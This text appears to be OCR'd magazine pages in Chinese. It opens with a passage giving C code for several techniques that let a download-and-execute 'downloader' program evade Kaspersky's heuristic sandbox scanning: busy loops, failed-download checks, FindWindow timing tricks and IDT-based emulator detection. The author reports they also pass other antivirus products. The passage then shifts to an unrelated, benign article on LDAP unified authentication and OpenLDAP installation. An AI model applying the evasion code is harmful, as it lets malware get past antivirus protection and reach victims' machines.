ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW);
```

2. 基于循环超时攻击的思路

此方法是网上看到的一种方法,作者的思路是使用大量无意义的代码块来模拟Sleep函数的功能,原因是卡巴对于大量循环的无意义操作并未完全虚拟执行,致使虚拟机的时间和真实环境下的时间不一致,使程序在虚拟机中和真实环境下的执行流程的不一样。这样就实现了对卡巴虚拟查毒的绕过。部分关键代码如下:

```
TCHAR szMutex[] = "1111";
HANDLE hEvnet = CreateEvent(NULL,NULL,NULL,szMutex);
int tmp = GetLastError();
if(tmp == 0) { STARTUPINFO si;
PROCESS_INFORMATION pi;
ZeroMemory( &si, sizeof(si) );
si.cb = sizeof(si);
ZeroMemory( &pi, sizeof(pi) );
TCHAR szPath[MAX_PATH];
GetModuleFileName(NULL,szPath,MAX_PATH);
CreateProcess(szPath,NULL,NULL,NULL,FALSE,0,NULL,NULL,&si,&pi);
for(int i = 0;i < 1000000000; i++)
{ _asm{nop}}
CloseHandle(hEvnet);
```

```
return 0; }
TCHAR szFileName[MAX_PATH] = {0};
URLDownloadToCacheFile(NULL,"file://c:\\windows\\
notepad.exe",szFileName,MAX_PATH,0,NULL);
ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW);
```

此方法虽然能够绕过卡巴斯基的虚拟机查杀，但是执行时占用了大量的CPU和内存资源，速度很慢，因此使用价值较低。此法详细情况可参见网上的《卡巴虚拟机启发式查毒的绕过方法》(作者dangdang)一文。

3. 利用下载函数是否执行成功的判定方法

该方法的思路是在看雪论坛的《也谈卡巴2010虚拟机启发式扫描技术突破》中看到的。更改后的主要代码如下：

```
TCHAR szFileName1[MAX_PATH] = {0};
HRESULT result = URLDownloadToCacheFile(NULL,"file://c:\\
windows\\xyz.exe",szFileName1,MAX_PATH,0,NULL);
//从指定的路径下载文件,url是一个根本不存在的
//地址
if (result != 0){TCHAR szFileName[MAX_PATH] = {0};
URLDownloadToCacheFile(NULL,"file://c:\\windows\\
notepad.exe",szFileName,MAX_PATH,0,NULL);
ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW);}
```

其主要思路是通过函数URLDownloadToCacheFile去下载一个根本不存在的文件，如果失败，就正常执行后面的下载者操作，否则退出。当然在实际执行时结果肯定是下载失败，能够执行到后面的下载者代码的。由于卡巴斯基虚拟机在对此虚拟时没有真正去访问和下载这一不存在的文件，直接默认为下载成功，因此就不会虚拟执行到后面下载者的代码。具体为什么卡巴斯基没有真正去下载该文件，直接默认为下载成功就不得而知了，估计也是为了保证虚拟机查杀的高效率和低资源占用率吧。

4. 利用运行程序延时绕过虚拟机查杀

该方法的基本思路是利用真实主机在执行程序时的时间差异来判断的。比如在真实的系统中运行一个GUI程序，从执行到其完全运行起来是有一定延时的。如果在运行后立即利用FindWindow函数查找该GUI窗体是不成功的，而在卡巴虚拟机里是默认如果该文件存在一定能够立即运行起来，并不考虑意外运行失败或是有延时现象。这样我们就可以利用此特点来判断是否为真实环境，然后再运行我们的下载者代码。这里我用运行一个GUI程序然后检测其窗口的方式来测试，测试代码如下所示：

```
STARTUPINFO si;
PROCESS_INFORMATION pi;
ZeroMemory( &si, sizeof(si) );
si.cb = sizeof(si);
ZeroMemory( &pi, sizeof(pi) );
HANDLE MessageBoxHandle;
CreateProcess("C:\\windows\\notepad.exe",NULL,
NULL,NULL,FALSE,
0,NULL,NULL,&si,&pi);
MessageBoxHandle = FindWindow("Notepad",NULL);
Sleep(1000);
if (!MessageBoxHandle)
{   TCHAR szFileName[MAX_PATH] = {0};
    URLDownloadToCacheFile(NULL,"file://c:\\
windows\\notepad.exe",
szFileName,MAX_PATH,0,NULL);
    ShellExecute(0,"open",szFileName,NULL,NULL,S
W_SHOW); }
```

该代码的关键在于首先运行的notepad.exe和其后的FindWindow函数之间在真机上运行的微小延时。由于运行了notepad.exe，卡巴的虚拟机一定认为后面的FindWindow函数必能够执行成功，所以在本代码中是不会去执行if下的语句的。可是在实体机中由于执行时延的关系，执行FindWindow时往往notepad还没有起来，导致FindWindow函数失败，所以能够顺利下载执行。通过此方法，我们也能顺利绕过卡巴的虚拟机查杀。为了让这种方法具有更强的实用性，我们通过设置CreateProcess函数的参数将该GUI程序隐藏运行，即将CreateProcess函数中的STARTUPINFO类型参数si的wShowWindow属性设为 SW_HIDE即可。经测试效果是一样的，顺利通过卡巴虚拟机查杀。

5. 利用FindWindow函数绕过虚拟机查杀

该方法的测试代码与第四种方法的基本一样，但原理却完全不同。前一种方式能够逃避卡巴虚拟机的查杀是因为虚拟机模拟执行程序时

没有考虑到真实系统中的程序运行延时的问题，如果我们在CreateProcess函数和FindWindow函数间加入了Sleep函数，则程序就会被杀。而后一种方法能够顺利通过的原因是卡巴虚拟机没有完全模拟FindWindow函数。部分代码如下：

```
CreateProcess("C:\\windows\\notepad.exe",NULL,
NULL,NULL,FALSE,
0,NULL,NULL,&si,&pi);
Sleep(1000); //此处等待一会儿
MessageBoxHandle = FindWindow(NULL,"无标题 - 记事本");
//此处改为通过窗口名查找
if (MessageBoxHandle)
{ TCHAR szFileName[MAX_PATH] = {0};
    URLDownloadToCacheFile(NULL,"file://c:\\windows\\notepad.exe",
        szFileName,MAX_PATH,0,NULL);
    ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW); }
```

在真实环境中，该段代码中的FindWindow函数是可以执行成功的，而在卡巴虚拟机中，这个利用窗口名称查找句柄的函数却执行失败，而在上一个方法中利用窗口类查找的FindWindow函数卡巴虚拟机却可以成功执行。通过此方法，我们同样可以达到绕过卡巴斯基虚拟机杀毒的效果。

6. 利用检测IDT地址的方法突破

该方法的思路来源于黑防2010年第9期的《检测程序是否在VMWare虚拟机中运行》一文。该文通过指令来获取系统的中断描述符表地址，以此值来判断程序是否运行于VMWare虚拟机中。文中测试的为VMWare5的IDT表地址为0xffxxxxxx。我在Windows XPSP3下的VMWare7中的测得IDT表地址为0xffc18000，和VMWare5中是一样的，但在Windows 7下的VMWare7中该值完全不同。看来该值与宿主系统的版本有很大关系。我想是否卡巴虚拟机中的IDT表地址与VMWare一样，也是有固定的值呢？通过不断尝试，我终于将卡巴虚拟机的IDT表地址固定到了一个较小的范围，在0x8003f400与 0x80047400之间，以此范围为判断依据进行测试，分别在不同的Windows XP SP3中文版+KIS2010下和Windows 7中文版+KIS2011下测试，全部免杀，看来卡巴斯基的虚拟机IDT表地址也是固定的。以下是主要代码：


```
_asm sidt idtr
idt_base = *((unsigned int*)(idtr+2));
if((idt_base > 0x8003f400)&&(idt_base < 0x80047400) )
{ MessageBox(NULL,"在KIS中","在KIS中",MB_OK);}
else
{  TCHAR szFileName[MAX_PATH] = {0};
    URLDownloadToCacheFile(NULL,"file://c:\\windows\\system32\\
        write.exe",szFileName,MAX_PATH,0,NULL);
    ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW); }
```

这段代码通过检测IDT地址与已知的卡巴虚拟机IDT值的范围比较来判断是否为卡巴虚拟机。有兴趣的读者可以继续测试下卡巴虚拟机的IDT地址，觉得这样会比这个范围检测更加准确。

以上是我在测试下载者代码时收集和发现的一些绕过卡巴斯基虚拟机查杀的方法，提供的仅是证明代码，可能部分方法要实际应用时还要作相应更改，但基本思路是一致的。就是代码编写者要找到虚拟机和真实环境间的各种区别，构造出一种卡巴虚拟机无法虚拟的情况就可能突破该查杀机制了。其实除了超时攻击的方法外，其余的方法基本上都是在执行时首先根据虚拟机和真机间的不同来判断自身所在的环境是否为杀软的虚拟机环境，如果是就终止执行，以此条件判定来有效逃避KIS的虚拟机查毒。以上代码均在KIS2010和KIS2011下都做了测试，都能够顺利通过。在包括360杀毒、诺顿网络安全特警2010、Mcafee防病毒防火墙组合、ESET Smart Security 4.0、小红伞、诺顿反病毒等主流杀软环境下测试，发现大部分杀软对这两个下载执行的函数没有监控，基本都是免杀的。360杀毒可检测到利用for循环超时攻击的程序，ESET Smart Security可检测到利用URLDownloadToCacheFile执行是否成功的判定方法的程序为未知病毒，但代码稍加修改就能免杀，且一律都对未加任何绕过代码的原始下载程序放行。看来这两款杀软只是将在网上公布的这两种绕过方法盯上了。在运行时诺顿网络安全特警中的Sonar能够检测出大部分的下

载者病毒，但不知什么原因对于未加任何绕过代码的原始下载程序却放行了。对杀软的病毒检测机理研究得不多，没能找到这种情况产生的原因。有兴趣的读者可以继续测试下其他具有虚拟机启发式杀毒的杀软，看看它们与卡巴虚拟机间的异同和绕过方法。

前置知识:Linux
关键词:网管、LDAP、认证



Linux下LDAP统一认证的实现

文/图 李晨光

企业内部需要认证的服务很多,员工需要记住很多的密码,即使对这些服务进行相同的密码设置,也存在很大的安全隐患。笔者目前工作的企业就是如此,每一个新员工到来管理员都要初始化很多密码,而这些密码都被设置成了"888888"等弱密码,由于各种软件的认证机制之间没有使用一个统一的标准,员工无法一次性修改所有服务的密码,这导致很多即使是入职很久的员工都还在使用这个"众所周知"的密码。

另外一个比较严重的问题出现在公司增加内部服务的时候,例如领导要在公司内部提供邮件服务或把现有的Proftpd 换成更高效的Vsftpd,管理员需要重新为所有的员工初始化新的账户信息,对于一个有上千员工的企业来说这将是一个"灾难"。

如果可以为各种软件提供一个标准的认证机制,所有软件就可以不再用独有的用户管理方法, 而是通过这种统一的认证机制进行用户认证,这样就解决了目前很多企业遇到的问题。LDAP正是这样一种标准的协议,LDAP的历史可以追溯到1988年,之后诞生的很多软件基本上都支持这个协议。近年随着企业对LDAP需求的不断增加,绝大多数有认证机制的软件都会首先提供对LDAP的支持。本文将介绍通过LDAP统一身份认证的方法,以简化这种复杂的管理过程。

LDAP概述

LDAP是Light weight Directory Access Protocol(轻量级目录访问协议)的缩写,其前身是更为古老的DAP协议。它是基于X.500标准的,但是很简单,并且可以根据需要定制。与X.500不同,LDAP支持TCP/IP,这对访问Internet是必需的。LDAP的核心规范在RFC中都有定义, 大体上讲LDAP协议定义了和后台数据库通信的方法及客户端软件和LDAP协议之间的通信标准,如图1所示(更详细的说明可以参见相关的RFC文档)。




图1

在图1中,LDAP Client指各种需要身份认证的软件,例如Apache、Proftpd和Samba等。LDAP Server指的是实现LDAP协议的软件,例如OpenLDAP等。Datastorage指的是OpenLDAP的数据存储,如关系型数据库(MySQL)或查询效率更高的嵌入式数据库(BerkeleyDB),甚至是平面文本数据库(一个txt的文本文件)。可见,OpenLDAP软件只是LDAP协议的一种实现形式,并不包括后台数据库存储。但在很多时候管理员经常将LDAP Server和DataStorage放在

同一台服务器，这样就产生了人们通常所说的"LDAP数据库"。虽然后台数据库(backend)可以是多种多样，但LDAP协议还规定了数据的存储方式。LDAP数据库是树状结构的，与DNS类似，如图2所示。




图2

在图中，以这种方式存储数据最大的一个好处就是查询速度快，LDAP数据库专门对读操作进行了优化，OpenLDAP配合Berkeley DB可使其读操作的效率得到很大提高。LDAP数据库的树状结构的另一个好处是便于分布式的管理，有关这方面的内容将在后面有所介绍。

实现思路

统一身份认证主要是改变原有的认证策略，使需要认证的软件都通过LDAP进行认证，如图3所示。在统一身份认证之后，用户的所有信息都存储在LDAP Server中。终端用户在需要使用公司内部服务的时候，都需要通过LDAP服务器的认证。每个员工只需要记住一个密码，在需要修改用户信息的时候可以通过管理员提供的Web界面直接修改LDAP Server中的信息。




图3

目前大部分主流软件都对LDAP提供很好的支持，但由于各种软件对LDAP的支持程度不同，在做实施的时候也要区别对待。软件对LDPA的支持可以大概分为两大类。一类是完全支持，也就是在软件的配置文件中加入和LDAP有关的选项就可以完成。这种方式的好处是不需要借助其他的工具或软件，由软件的开发团队直接完成对LDAP的支持。可能的缺陷也在此，由于各个软件开发团队的水平和开发者经验有所差异，虽然同样是支持了LDAP，但稍微复杂一些的高级功能就无法提供，有的时候甚至出现运行错误导致整个软件出现问题。笔者曾遇到过一个基于Web的CVS浏览软件，安装文档中说明了支持LDAP，但实际使用当中遇到了很多问题导致整个软件Crash。一些比较主流的软件，例如Apache 2.X对LDAP的支持已经近乎完美。

另一类软件由于很多原因并不直接支持LDAP，而是通过PAM 做身份认证，由于PAM本身支持LDAP，这样也同样可以实现使用LDAP做身份认证。这种方式对LDAP的支持同样有其优势，软件开发人员不需要修改代码支持LDAP协议，减少了软件本身产生安全漏洞的可能。缺点是在一些不希望使用PAM 的系统中，这样的软件就无法通过LDAP进行用户认证，而且虽然PAM对LDAP的支持已经很完善，但一些高级、复杂的功能还是无法实现。正由于这些原因，这类软件为数不多，比较典型的就是Vsftpd和CVS。

使用LDAP做身份认证

介绍到这里可能很多读者会问为什么需要使用LDAP数据库？用传统的关系型数据库不可以吗？从上文可以看到，LDAP服务器就是起到了一个认证Server的作用，从技术本身而言，这个认证Server具体使用的是何种数据库并不重要，如果使用一个关系型数据库也可以达到统一身份认证的目的，但LDAP 自身的优势使得很多公司最终选择它。以下笔者列举了一些选择LDAP的重要原因。

(1)LDAP是一个开放的标准协议，不同于SQL数据库，LDAP的客户端是跨平台的，并且对几乎所有的程序语言都有标准的API接口。即使

是改变了LDAP数据库产品的提供厂商，开发人员也不用担心需要修改程序才能适应新的数据库产品。这个优势是使用SQL语言进行查询的关系型数据库难以达到的。

(2)由于LDAP数据库的数据存储是树结构，整棵树的任何一个分支都可以单独放在一个服务器中进行分布式管理，不仅有利于做服务器的负载均衡，还方便了跨地域的服务器部署。这个优势在查询负载大或企业在不同地域都设有分公司的时候体现尤为明显。

(3)LDAP支持强认证方式，可以达到很高的安全级别。在国际化方面，LDAP使用了UTF-8编码来存储各种语言的字符。

(4)更灵活地添加数据类型，LDAP是根据Schema的内容定义各种属性之间的从属关系及匹配模式的。例如在关系型数据库中如果要为用户增加一个属性，就要在用户表中增加一个字段，在拥有庞大数量用户的情况下是十分困难的，需要改变表结构。但LDAP只需要在Schema中加入新的属性，不会由于用户的属性增多而影响查询性能。

(5)LDAP数据库是对读操作进行优化的一种数据库，在读写比例大于7比1的情况下，LDAP会体现出极高的性能。这个特性正适合了身份认证的需要。

目前，很多公司都把LDAP和自己的产品、技术结合在一起，增加LDAP在各个领域中的有效性，这一切都来源于LDAP是一个开放的协议，很容易和其他标准协议共存。

LDAP软件的选择

目前，几乎所有大IT厂商都有自己商用的LDAP产品，每个厂商的LDAP产品都有其特点，很多时候用户更多地选择开源的OpenLDAP。

OpenLDAP与其他的商用软件相比有很多优势，商用的软件版本更新很慢，对Bug的反应速度比开源软件差许多，OpenLDAP还包含了很多有创造性的新功能，能满足大多数使用者的要求。笔者曾使用过许多商用LDAP产品，OpenLDAP是其中最轻便且消耗系统资源最少的一个。OpenLDAP是开源软件，近年国内很多公司开发的LDAP产品都是基于OpenLDAP开发的。

OpenLDAP的源代码可以到官方网站(http://www.openldap.org)下载，安装过程也很简单。由于OpenLDAP需要Berkeley DB来存放数据，所以需先安装Berkeley DB 4.4.20，可到它的网站下载，网址见上。

```
# tar -zxvf db-4.4.20.tar.gz
```

解完压后，会生成一个db-4.4.20目录，进入该目录下的build_unix目录。执行以下命令进行配置安装。

```
# ../dist/configure
# make
# make install
# tar -zxvf openldap-stable-20090411.tgz
```

解压完成后，会生成一个openldap目录。进入该目录，执行以下命令进行配置安装。

```
#env CPPFLAGS="-I/usr/local/BerkeleyDB4.2/include" LDFLAGS="-L/usr/local/BerkeleyDB4.4/lib" ./configure --prefix=/usr/local/openldap --enable-ldbm
```

注意以上配置语句，要设置资料库的include和lib路径，否则在配置到资料库相关内容时会提示Berkeley DB版本不兼容，并中断配置。如果没有--enable-ldbm选项，在make test时会提示IDBM找不到。为了减少出错，还是加上为好。

```
#make depens
#make
#make test
```

在make test阶段要花费较长时间进行测试，好像有16项吧。你可以放松一下，这个时间应该是最紧张的了。

```
#make install
```

通过配置命令可以看出，我们把OpenIDAP安装到/usr/local/openldap目录下。建议以源码安装的软件都放到独立的目录下，不要放到软件默认的目录。好处是方便管理和控制，所有文件在统一的目录下，卸载软件只要删除整个目录就可以了。在此过程中需要注意如下几个地方。

(1)在执行configure之前要确定安装了Berkeley DB，虽然OpenLDAP可以使用很多数据库做back-end，但BerkeleyDB仍然是OpenLDAP开发团队强烈推荐的。

(2)如果需要更安全的方式访问OpenLDAP,在配置执行configure之前要确定已经安装了cyrus-sasl。

(3)有些用户在安装OpenLDAP的时候忽略了最后的make test。经验告诉我们,很多的错误都会在执行make test的过程中暴露出来,OpenLDAP的开发团队很注意维护软件的Test Case,整个测试非常全面,很多在日常使用中很少用到的功能都会被测试到,很好地保证了软件在投入使用以后的稳定性。

默认情况下,OpenLDAP的配置文件保存在/usdlocal/etc/openldap下的slapd.conf中,配置文件中记录着OpenLDAP的管理员密码。默认情况下密码是用明文表示,可以用slappasswd命令产生密文替换配置文件中的明文。以图3为例,配置文件的相关项应做如下更改:

```
Suffix "dc=ldap_abc,dc=org"
Rootdn "cn=manager,dc=ldap abc,dc=org"
directory /usr/local/var/openldap-data
```

